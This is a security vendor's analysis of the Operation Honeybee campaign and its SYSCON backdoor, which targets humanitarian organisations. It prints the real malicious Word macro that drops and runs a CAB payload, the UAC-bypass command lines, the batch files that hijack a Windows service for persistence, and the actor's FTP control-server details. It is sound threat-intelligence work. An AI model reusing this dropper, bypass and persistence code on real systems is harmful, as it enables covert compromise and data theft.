• Install1.bat
• Install2.bat
BAT
install1.bat
Installs ipnet.dll as a service for 64-bit systems
BAT
Install2.bat
Installs ipnet.dll as a service for 32-bit systems
ipnet.ini
INI
Contains FTP credentials
ipnet.dll
DLL
SYSCON backdoor, runs as a service and exfiltrates data

We continue with the components involved in this operation.

SHA-1	Type	Author	Creation Date
9b7c3c48bcef6330e3086de592b3223eb198744a	Microsoft Word File (OLE DOC)	Honeybee	1/17/2018
9e2c0bd19a77d712055ccc0276fdc062e9351436	Microsoft Word File (OLE DOC)	Windows User	1/10/2018
85e2453b37602429596c9681a8c58a5c6faf8d0c	Microsoft Word File (OLE DOC)	Honeybee	2/2/2018
f3b62fea38cb44e15984d941445d24e6b309bc7b	Microsoft Word File (OLE DOC)	Honeybee	2/2/2018
1d280a77595a2d2bbd36b9b5d958f99be20f8e06	Microsoft Word File (OLE DOC)	Honeybee	2/2/2018
a99be81d1955f315abdee4eb774e3da60816f3d2	Microsoft Word File (OLE DOC)	Honeybee	1/30/2018
66d2cea01b46c3353f4339a986a97b24ed89ee18	Microsoft Word File (OLE DOC)	Honeybee	2/1/2018
6d74fb57a2b1c347f61ab84ba668442d32a0c54c	Microsoft Word File (OLE DOC)	Honeybee	2/3/2018
d41daba0ebfa55d0c769ccfc03dbf6a5221e006a	Malicious Service DLL Implant	----	1/15/2018
fe32d29fa16b1b71cd27b23a78ee9f6b7791bff3	UAC Bypass DLL	----	11/21/2017

The malicious Word file is the beginning of the infection chain and acts as a dropper for two DLL files. The Word file contains malicious Visual Basic macro code that runs when the document is opened in Word using the Document_Open() autoload function. The word file also contains a Base64-encoded file (encoded with a custom key) in it that is read, decoded, and dropped to the disk by the macro.




```
Private Sub Document_Open()
    With ActiveDocument.Content
        .Font.ColorIndex = wdBlack
        '.Paragraphs(4).Range.Font.ColorIndex = wdRed
    End With

    Set oWscriptShell = CreateObject("WScript.Shell")
    sTempPath = oWscriptShell.ExpandEnvironmentStrings("%TEMP%")

    sFileName = ActiveDocument.FullName
    cbFileBuffer = FileLen(sFileName)

    If (cbFileBuffer = 338382) Then
        sTempFile = sTempPath & "\setup.cab"

        nResult = InStr(Application.Path, "x86")

    nResult = debase64(sFileName, 99840, 238542, sTempFile)

        If System.Version >= "6.0" Then
            nResult = Shell("cmd /c wusa %TEMP%\setup.cab /quiet /extract:%SystemRoot%\System32 && del /f /q %TEMP%\setup.cab && cliconfg.exe", 0)
        Else
            nResult = Shell("cmd /c expand %TEMP%\setup.cab -F:* %SystemRoot%\System32 && del /f /q %TEMP%\setup.cab && cliconfg.exe", 0)
        End If
    End If
End Sub
```

The Document_Open() subroutine implementing the malicious functionality.

The Visual Basic macro performs the following tasks:

- Opens a handle to the malicious document to read the encoded CAB file
- Decodes the CAB file and writes it to the disk at %temp%\setup.cab




```
00018600:  66 53 69 2F-52 57 4B 4B-4B 4B 2F 6E-31 57 32 4B  fSi/RWKKKK/n1W2K
00018610:  4B 4B 4B 4B-4B 55 78 4B-4B 4B 4B 4B-4B 4B 4B 4B  KKKKKUxKKKKKKKKK
00018620:  4B 78 79 58-4B 4B 2D 4B-4B 4B 2F 33-79 78 4B 4B  KxyXKK-KKK/3yxKK
00018630:  44 78 4B 4B-4B 4B 6F 4B-4B 4E 2F 61-4B 4E 4B 4B  DxKKKKoKKN/aKNKK
00018640:  4B 4B 4B 4B-4B 4B 4B 4B-4B 4F 51 75-70 55 4B 4B  KKKKKKKKKOQupUKK
00018650:  77 62 4D 33-43 3D 50 54-30 2F 79 31-49 46 50 48  wbM3C=PT0/y1IFPH
00018660:  4B 71 79 58-4B 4B 2F 61-4B 4E 4B 4B-4B 4B 4B 55  KqyXKK/aKNKKKKKU
00018670:  75 67 64 2D-32 4B 58 41-30 63 69 48-49 62 61 54  ugd-2KXA0ciHIbaT
00018680:  7A 6B 4D 6B-49 56 4E 4B-4B 39 32 55-4B 64 32 2F  zkMkIVNKK92UKd2/
00018690:  4B 4B 4B 4B-4B 55 59 7A-73 70 32 57-4B 3D 70 78  KKKKKUYzsp2WK=px
000186A0:  30 46 53 48-4C 46 52 54-30 4B 4B 73-4B 4B 4B 4B  0FSHLFRT0KKsKKKK
000186B0:  6A 41 2D 55-4B 4B 4B 4B-4C 48 4A 52-6F 75 4B 4B  jA-UKKKKLHJRouKK
000186C0:  77 56 58 31-6E 56 4E 31-77 62 4D 41-4B 4B 55 55  wVX1nVN1wbMAKKUU
000186D0:  4B 4B 4B 72-70 57 32 4B-4B 4B 58 38-75 6A 5A 66  KKKrpW2KKKX8ujZf
000186E0:  32 4B 58 64-53 50 43 79-4E 4F 61 39-4E 6B 4D 4F  2KXdSPCyNOa9NkMO
000186F0:  30 3D 78 4B-49 75 33 58-47 58 39 68-4B 32 58 2F  0=xKIu3XGX9hK2X/
00018700:  75 67 68 59-43 53 5A 2D-34 59 54 51-71 32 7A 48  ughYCSZ-4YTQq2zH
00018710:  4A 4B 2F 75-75 36 6F 6B-4C 75 48 70-32 69 48 44  JK/uu6okLuHp2iHD
00018720:  7A 43 66 4E-44 72 4F 3D-4B 75 4F 39-79 59 58 52  zCfNDrO=KuO9yYXR
00018730:  53 4B 4A 4E-4B 4E 42 41-45 41 4E 62-77 62 46 6E  SKJNKNBAEANbwbFn
00018740:  37 77 4E 30-4D 46 33 78-67 33 51 71-45 33 33 71  7wN0MF3xg3QqE33q
00018750:  64 43 6D 45-56 64 73 6D-4D 6A 6C 34-72 31 72 65  dCmEVdsmMjl4r1re
00018760:  5A 36 38 45-45 53 53 45-47 56 51 43-59 67 43 33  Z68EESSEGVQCYgC3
00018770:  47 48 2F 58-48 43 45 6E-6B 73 2D 4C-57 30 5A 74  GH/XHCEnks-LW0Zt
00018780:  45 3D 51 71-6A 31 51 63-4D 6F 38 4A-53 38 6D 30  E=Qqj1QcMo8JS8m0
00018790:  7A 69 5A 56-48 43 51 45-7A 54 36 72-4A 61 71 5A  ziZVHCQEzT6rJaqZ
000187A0:  6A 51 4E 6D-57 75 61 67-78 43 65 64-43 38 6B 73  jQNmWuagxCedC8ks
000187B0:  4B 36 34 58-68 4C 77 4B-34 61 48 62-62 34 73 6C  K64XhLwK4aHbb4sl
000187C0:  4C 61 6E 42-4B 71 4B 55-45 47 58 6A-72 57 79 72  LanBKqKUEGXjrWyr
000187D0:  44 31 6A 54-43 6B 65 72-34 47 6E 67-33 63 43 49  D1jTCker4Gng3cCI
000187E0:  68 2F 57 2F-56 66 78 43-56 4B 58 64-75 33 55 38  h/W/VfxCVKXdu3U8
000187F0:  35 77 65 41-31 39 6B 70-30 78 58 49-37 35 67 6D  5weA19kp0xXI75gm
00018800:  57 3D 64 4E-32 73 54 44-44 6C 6C 32-46 64 48 35  W=dN2sTDDll2FdH5
00018810:  7A 72 2F 37-61 3D 4C 47-6A 7A 2F 55-41 35 77 41  zr/7a=LGjz/UA5wA
00018820:  41 62 38 41-35 74 44 35-6E 74 41 37-37 3D 74 41  Ab8A5tD5ntA77=tA
00018830:  45 62 32 71-72 71 70 65-32 6D 78 54-66 6F 42 7A  Eb2qrqpe2mxTfoBz
00018840:  51 4B 39 59-62 56 75 7A-4C 64 6C 65-4B 6A 55 36  QK9YbVuzLdleKjU6
00018850:  41 4D 67 39-32 67 2F 47-6A 31 53 41-77 52 5A 57  AMg92g/Gj1SAwRZW
00018860:  47 78 30 46-4A 54 49 6B-3D 71 58 51-43 52 56 48  Gx0FJTIk=qXQCRVH
00018870:  49 33 50 4E-31 62 72 36-30 77 61 70-41 3D 4D 36  I3PN1br60wapA=M6
00018880:  77 7A 79 6B-55 64 30 59-42 78 62 4A-55 55 4C 67  wzykUd0YBxbJUULg
00018890:  75 4D 63 46-5A 4F 49 35-68 51 6C 74-6C 74 65 56  uMcFZOI5hQltlteV
000188A0:  41 61 6C 57-4D 62 45 37-65 3D 43 41-65 4B 57 79  AalWMbE7e=CAeKWy
000188B0:  31 69 57 45-67 70 47 67-33 67 75 62-72 47 77 4B  1iWEgpGg3gubrGwK
000188C0:  47 49 72 36-42 38 6B 58-4A 38 4C 6C-6B 77 42 54  GIr6B8kXJ8LlkwBT
000188D0:  45 51 65 51-49 70 56 7A-59 58 52 38-70 71 59 53  EQeQIpVzYXR8pqYS
000188E0:  45 63 59 44-55 52 43 51-66 48 6F 6C-4B 4E 43 34  EcYDURCQfHolKNC4
000188F0:  59 45 73 38-31 62 61 6C-54 79 56 6C-51 4E 7A 6F  YEs81balTyVlQNzo
00018900:  42 7A 42 6F-79 55 4A 55-71 6B 33 6C-46 67 75 72  BzBoyUJUqk3lFgur
00018910:  49 42 52 34-43 61 79 58-64 38 31 6C-6C 38 6E 7A  IBR4CayXd81ll8nz
00018920:  6A 49 31 49-6C 33 6F 45-34 7A 6C 52-4E 38 66 4F  jI1Il3oE4zlRN8fO
00018930:  6C 67 59 78-34 34 67 38-61 71 6C 47-2F 51 73 63  lgYx44g8aqlG/Qsc
00018940:  67 30 59 38-6A 34 73 47-4D 35 53 37-77 50 31 4F  g0Y8j4sGM5S7wP1O
00018950:  4E 65 4D 4B-32 58 58 6F-73 32 51 50-4E 6B 55 53  NeMK2XXos2QPNkUS
00018960:  4F 4C 73 6D-58 6F 36 6C-73 68 6F 66-6C 39 32 61  OLsmXo6lshofl92a
00018970:  53 4D 69 58-75 37 70 65-62 75 31 5A-62 47 68 54  SMiXu7pebu1ZbGhT
```

Encoded CAB file in the Word document.

```
Set oWscriptShell = CreateObject("WScript.Shell")
sTempPath = oWscriptShell.ExpandEnvironmentStrings("%TEMP%")

sFileName = ActiveDocument.FullName
cbFileBuffer = FileLen(sFileName)

If (cbFileBuffer = 338382) Then
    sTempFile = sTempPath & "\setup.cab"

    nResult = InStr(Application.Path, "x86")

nResult = debase64(sFileName, 99840, 238542, sTempFile)
```

Decoding and writing the CAB file to %temp%.




```
lpOutBuffer                                   Byte(0 to 178907)
  lpOutBuffer(0)        77                    Byte
  lpOutBuffer(1)        83                    Byte
  lpOutBuffer(2)        67                    Byte
  lpOutBuffer(3)        70                    Byte
  lpOutBuffer(4)        0                     Byte
  lpOutBuffer(5)        0                     Byte
  lpOutBuffer(6)        0                     Byte
  lpOutBuffer(7)        0                     Byte
  lpOutBuffer(8)        217                   Byte
  lpOutBuffer(9)        186                   Byte
  lpOutBuffer(10)       2                     Byte
  lpOutBuffer(11)       0                     Byte
  lpOutBuffer(12)       0                     Byte
  lpOutBuffer(13)       0                     Byte
  lpOutBuffer(14)       0                     Byte
  lpOutBuffer(15)       0                     Byte
  lpOutBuffer(16)       44                    Byte
  lpOutBuffer(17)       0                     Byte
  lpOutBuffer(18)       0                     Byte
```

The decoded CAB file in the Visual Basic memory buffer.

The CAB file contains the following files and functions:

- dll: A malicious DLL used to launch batch files (used with cliconfg.exe for UAC bypass). The DLL contains the following PDB path: D:\Task\MiMul\NTWDBLIB\Release\NTWDBLIB.pdb.
- bat: A batch file to set up the service COMSysApp, for an x64 system
- bat: A batch file to set up the service COMSysApp, for an x86 system
- ini: A data file with Base64-encoded data for connecting to an FTP server. Credentials are encoded in the .ini file.



```
00000000:  66 74 70 2E-62 79 65 74-68 6F 73 74-31 31 2E 63  ftp.byethost11.c
00000010:  6F 6D 0D 0A-62 31 31 5F-32 31 34 31-31 35 37 38  om♪◙b11_21411578
00000020:  0D 0A [redacted]  [redacted]
```


Decoded credential data contained in ipnet.ini.

- dll: The malicious DLL file run as a service (using svchost.exe). The DLL contains the following PDB path: D:\Task\MiMul\FTPCom_vs10\Release\Engine.pdb.
- The macro then extracts the CAB file into %systemroo%\system32, using either wusa.exe or expand.exe (depending on the OS) to again bypass UAC prompts
- Once the files have been extracted, the Visual Basic macro deletes the CAB file and runs the malicious NTWDBLIB.dll via cliconfg.exe (to gain privileges and bypass UAC protections)
- Command lines used by the Visual Basic macro:

cmd /c wusa %TEMP%\setup.cab /quiet /extract:%SystemRoot%\System32 && del /f /q %TEMP%\setup.cab && cliconfg.exe
cmd /c expand %TEMP%\setup.cab -F:* %SystemRoot%\System32 && del /f /q %TEMP%\setup.cab && cliconfg.exe
A combination of NTWDBLIB.dll and cliconfg.exe are used to bypass UAC protections; this is a familiar attack on Windows. UAC bypass via DLL hijacking requires:

- A Windows executable with the auto-elevate property in its manifest
- A Windows executable in a secure directory (%systemroot%\system32)

The malicious NTWDBLIB DLL performs the simple task of setting up the malicious ipnet.dll as a service by running one of the two batch files contained in the CAB file (which is also dropped to %systemroot%\system32):



```
                push    offset aCmdCInstall1_b ; "cmd /c install1.bat"
                jmp     short loc_100010FB
; ---------------------------------------------------------------------------

loc_100010F6:                           ; CODE XREF: DllMain(x,x,x)+ED↑j
                push    offset aCmdCInstall2_b ; "cmd /c install2.bat"

loc_100010FB:                           ; CODE XREF: DllMain(x,x,x)+F4↑j
                call    esi             ; WinExec
```

NTWDBLIB executing the installer batch files under the context of cliconfg.exe.

The batch files involved in the attack modify the system service COMSysApp to load the malicious ipnet.dll. The contents of the batch files vary depending on the OS (x64 vs x86):

install1.bat (x64)

```
@echo off
sc stop COMSysApp
sc config COMSysApp type= own start= auto error= normal binpath= "%windir%\SysWOW64\svchost.exe -k COMSysApp"
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v COMSysApp /t REG_MULTI_SZ /d "COMSysA
reg add "HKLM\SYSTEM\CurrentControlSet\Services\COMSysApp\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d "%windir
sc start COMSysApp
del /f /q %windir%\SysWOW64\install2.bat
del /f /q %windir%\SysWOW64\install1.bat
```

install2.bat (x86)

```
@echo off
sc stop COMSysApp
sc config COMSysApp type= own start= auto error= normal binpath= "%windir%\System32\svchost.exe -k COMSysApp"
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v COMSysApp /t REG_MULTI_SZ /d "COMSysA
reg add "HKLM\SYSTEM\CurrentControlSet\Services\COMSysApp\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d "%windir
sc start COMSysApp
del /f /q %windir%\System32\install1.bat
del /f /q %windir%\System32\install2.bat
```

The batch files perform these tasks:

- Stop the service COMSysApp
- Configure the service to autostart (to set up persistence on the system)
- Modify registry keys to launch the DLL unser svchost.exe
- Specify the malicious DLL path to be loaded into the svchost process.
- Immediately restart the service
- Remove the batch files to reduce the fingerprint on the system

IPNet.dll runs as a service under svchost.exe.


The malicious DLL is also responsible for terminating the cliconfg.exe process and deleting the malicious NTWDBLIB.dll using:

```
cmd /c taskkill /im cliconfg.exe /f /t && del /f /q NTWDBLIB.DLL
```

All the following capabilities described are implemented by the malicious service DLL implant unless specified.

Variant using North Korean Red Cross

Another variant (hash: 9e2c0bd19a77d712055ccc0276fdc062e9351436) of the malicious Word dropper uses the same Base64-decoding scheme with a different custom key. This document was created January 10.


International Federation of Red Cross and Red Crescent Societies-DPRK Country Office

1. **The history and introduction of DPRK CAS program.**

The Cooperation Agreement Strategy (CAS) is an important Strategy put up by the Democratic People's Republic of Korea Red Cross Society (DPRK RCS), its Partners and International Federation of Red Cross and Red Crescent Societies (IFRC) to coordinate efforts and mobilise resources to support the DPRK RCS and IFRCC to effectively and efficiently deliver its humanitarian Programme, as well as providing a mechanism for sister National Societies to support the development of the DPRK RCS's capacity. An annual meeting has been built into the Strategy as it provides a forum/platform to share information, evaluates each year's performance and bringing new players on board.

Thus since 1995 the DPRK RCS has been supported by the Federation's participating national

Contents of the decoy document.

This variant also consists of two CAB files that are dropped to %temp%, depending on the OS (x86 or x64).


The key differences in this variant:

- Two CAB files are encoded into the Word document in text boxes instead of being appended in the DOC file
- There is one CAB file for an x86 system and another for an x64 system
- This malware sample uses uacme.exe with dummy.dll to implement the UAC bypass
  - exe is the program vulnerable to the UAC bypass attack
  - dll runs install.bat to set up the service (same as NTWDBLIB.dll)

- exe and dummy.dll may be either 64-bit or 32-bit binaries based on the OS. Ipnet.dll may also be either 64-bit or 32-bit.
- The Visual Basic macro uses the following command line:

```
cmd /c expand %TEMP%\setup.cab -F:* %TEMP% && cd /d %TEMP% && del /f /q setup.cab && uacme.exe
```

- The control server credential information contained in the CAB files is different:



```
00000000:  66 74 70 2E-62 79 65 74-68 6F 73 74-33 31 2E 63  ftp.byethost31.c
00000010:  6F 6D 0D 0A-62 33 31 5F-32 31 33 36-31 39 36 35  om♪◙b31_21361965
00000020:  0D 0A [redacted]  [redacted]
```

Decoded credential data contained in another ipnet.ini.

Similarities between this variant and the original malware sample:

- Service name is the same: COMSysApp
- The DLL and ini files contain the same functions as described elsewhere in this post

Data Reconnaissance

The following information is gathered from the endpoint and sent to the control server.

- System info:
  - Computer name
  - System info using: cmd /c systeminfo >%temp%\temp.ini
  - List of currently running process using: cmd /c tasklist >%temp%\temp.ini

Exfiltration

- The data exfiltration process runs in the following sequence: The temp.ini files are copied into a text file that matches the pattern:

From <COMPUTER-NAME> (<Month>-<Day> <Hour>-<Minute>-<Second>).txt. For example, From <COMPUTER-NAME> (01-04 11-40-02).txt

- All the text files are now packed into the archive temp.zip (%temp%\temp.zip)
- zip is Base64 encoded (with a custom key, same as that used in the malicious document) and then copied to post.txt
- txt is uploaded to the control server

Additional Commands and Capabilities

The service-based DLL implant traverses to the /htdocs/ directory on the FTP server and looks for any files with the keywords:

- TO EVERYONE: Commands issued to all infected endpoints
- TO <COMPUTERNAME>: Commands issued to endpoints matching the ComputerName

The following commands are supported by the malware implant:

- cmd /c pull <filename>: Adds filename to temp.zip, Base64 encodes, and uploads to control server
- cmd /c chip <string>: Deletes current ipnet.ini config file. Writes new config info (control server connection info) to new ipnet.ini.
- cmd /c put <new_file_name> <existing_file_name>: Copies existing file to new file name. Deletes existing file.
- /user <parameters>: Executes downloaded file with parameters specified using CreateProcessAsUser
- cmd /c <command>: Executes command on infected endpoint

Conclusion

The actor behind Honeybee has been operating with new implants since at least November 2017 with the first known version of NTWDBLIB installer. Furthermore, based on the various metadata in both documents and executables, the actor is likely a Korean speaker.

The techniques used in the malicious documents such as the lure messages closely resemble what we have observed before in South Korea. The attacker appears to target those involved in humanitarian aid and inter-Korean affairs. We have seen this operation expand beyond the borders of South Korea to target Vietnam, Singapore, Argentina, Japan, Indonesia, and Canada.

Based on the McAfee Advanced Threat Research team's analysis, we find multiple components from this operation are unique from a code perspective, even though the code is loosely based on previous versions of the SYSCON backdoor. Some new droppers have not been observed before in the wild. The MaoCheng dropper was apparently created specifically for this operation and appeared only twice in the wild.

Indicators of compromise

MITRE ATT&CK techniques

- Modify existing service
- Code signing
- File deletion
- Deobfuscate/decode files or information
- System information discovery
- Process discovery
- Service execution
- RunDLL32

- Scripting
- Command-line Interface
- Data from local system
- Automated exfiltration
- Data encrypted
- Commonly used port
- Bypass user account control

Hashes

- fe32d29fa16b1b71cd27b23a78ee9f6b7791bff3
- f684e15dd2e84bac49ea9b89f9b2646dc32a2477
- 1d280a77595a2d2bbd36b9b5d958f99be20f8e06
- 19d9573f0b2c2100accd562cc82d57adb12a57ec
- f90a2155ac492c3c2d5e1d83e384e1a734e59cc0
- 9b832dda912cce6b23da8abf3881fcf4d2b7ce09
- f3b62fea38cb44e15984d941445d24e6b309bc7b
- 66d2cea01b46c3353f4339a986a97b24ed89ee18
- 7113aaab61cacb6086c5531a453adf82ca7e7d03
- d41daba0ebfa55d0c769ccfc03dbf6a5221e006a
- 25f4819e7948086d46df8de2eeeaa2b9ec6eca8c
- 35ab747c15c20da29a14e8b46c07c0448cef4999
- e87de3747d7c12c1eea9e73d3c2fb085b5ae8b42
- 0e4a7c0242b98723dc2b8cce1fbf1a43dd025cf0
- bca861a46d60831a3101c50f80a6d626fa99bf16
- 01530adb3f947fabebae5d9c04fb69f9000c3cef
- 4229896d61a5ad57ed5c247228606ce62c7032d0
- 4c7e975f95ebc47423923b855a7530af52977f57
- 5a6ad7a1c566204a92dd269312d1156d51e61dc4
- 1dc50bfcab2bc80587ac900c03e23afcbe243f64
- 003e21b02be3248ff72cc2bfcd05bb161b6a2356
- 9b7c3c48bcef6330e3086de592b3223eb198744a
- 85e2453b37602429596c9681a8c58a5c6faf8d0c

Domains

- ftp.byethost31.com
- ftp.byethost11.com
- 1113427185.ifastnet.org
- navermail.byethost3.com
- nihon.byethost3.com

< Previous Article (https://securingtomorrow.mcafee.com/consumer/mobile-security/key-mobile-threat-takeaways-2018-mobile-threats-report/)
Next Article > (https://securingtomorrow.mcafee.com/mcafee-labs/hackers-bypassed-adobe-flash-protection-mechanism/)

Categories: McAfee Labs (https://securingtomorrow.mcafee.com/category/mcafee-labs/)
Tags: advanced persistent threats (https://securingtomorrow.mcafee.com/tag/advanced-persistent-threats/), cybersecurity (https://securingtomorrow.mcafee.com/tag/cybersecurity/), malware (https://securingtomorrow.mcafee.com/tag/malware/), Phishing (https://securingtomorrow.mcafee.com/tag/phishing/)

Leave a reply

Facebook Comments (0) Comments (0) G+ Comments

Newsletter Sign Up

First Name *

Last Name *

Email Address *

Country *

--Please Select--

Submit

McAfee on Twitter

Follow us on Twitter (https://twitter.com/McAfee)

mcafee_labs (https://www.twitter.com/mcafee_labs)

Lazarus is using a never-before-seen tactic to get ahold of #Bitcoin (https://twitter.com/#search?q=Bitcoin) wallets. More on the campaign— #HaoBao (https://twitter.com/#search?q=HaoBao). https://t.co/CbCd3wiSvk (https://t.co/CbCd3wiSvk)

20 hours ago (2018/03/03 08:00:05)
Reply (https://twitter.com/intent/tweet?in_reply_to=969844847157895169) · Retweet (https://twitter.com/intent/retweet?tweet_id=969844847157895169) · Favorite (https://twitter.com/intent/favorite?tweet_id=969844847157895169)

mcafee_labs (https://www.twitter.com/mcafee_labs)

Operation Honeybee, a campaign leveraging a new variant of the #SYSCON (https://twitter.com/#search?q=SYSCON) backdoor, is targeting humanitarian aid orga… https://t.co/zmYq0mJ6Xp (https://t.co/zmYq0mJ6Xp)

1 day ago (2018/03/02 23:30:06)
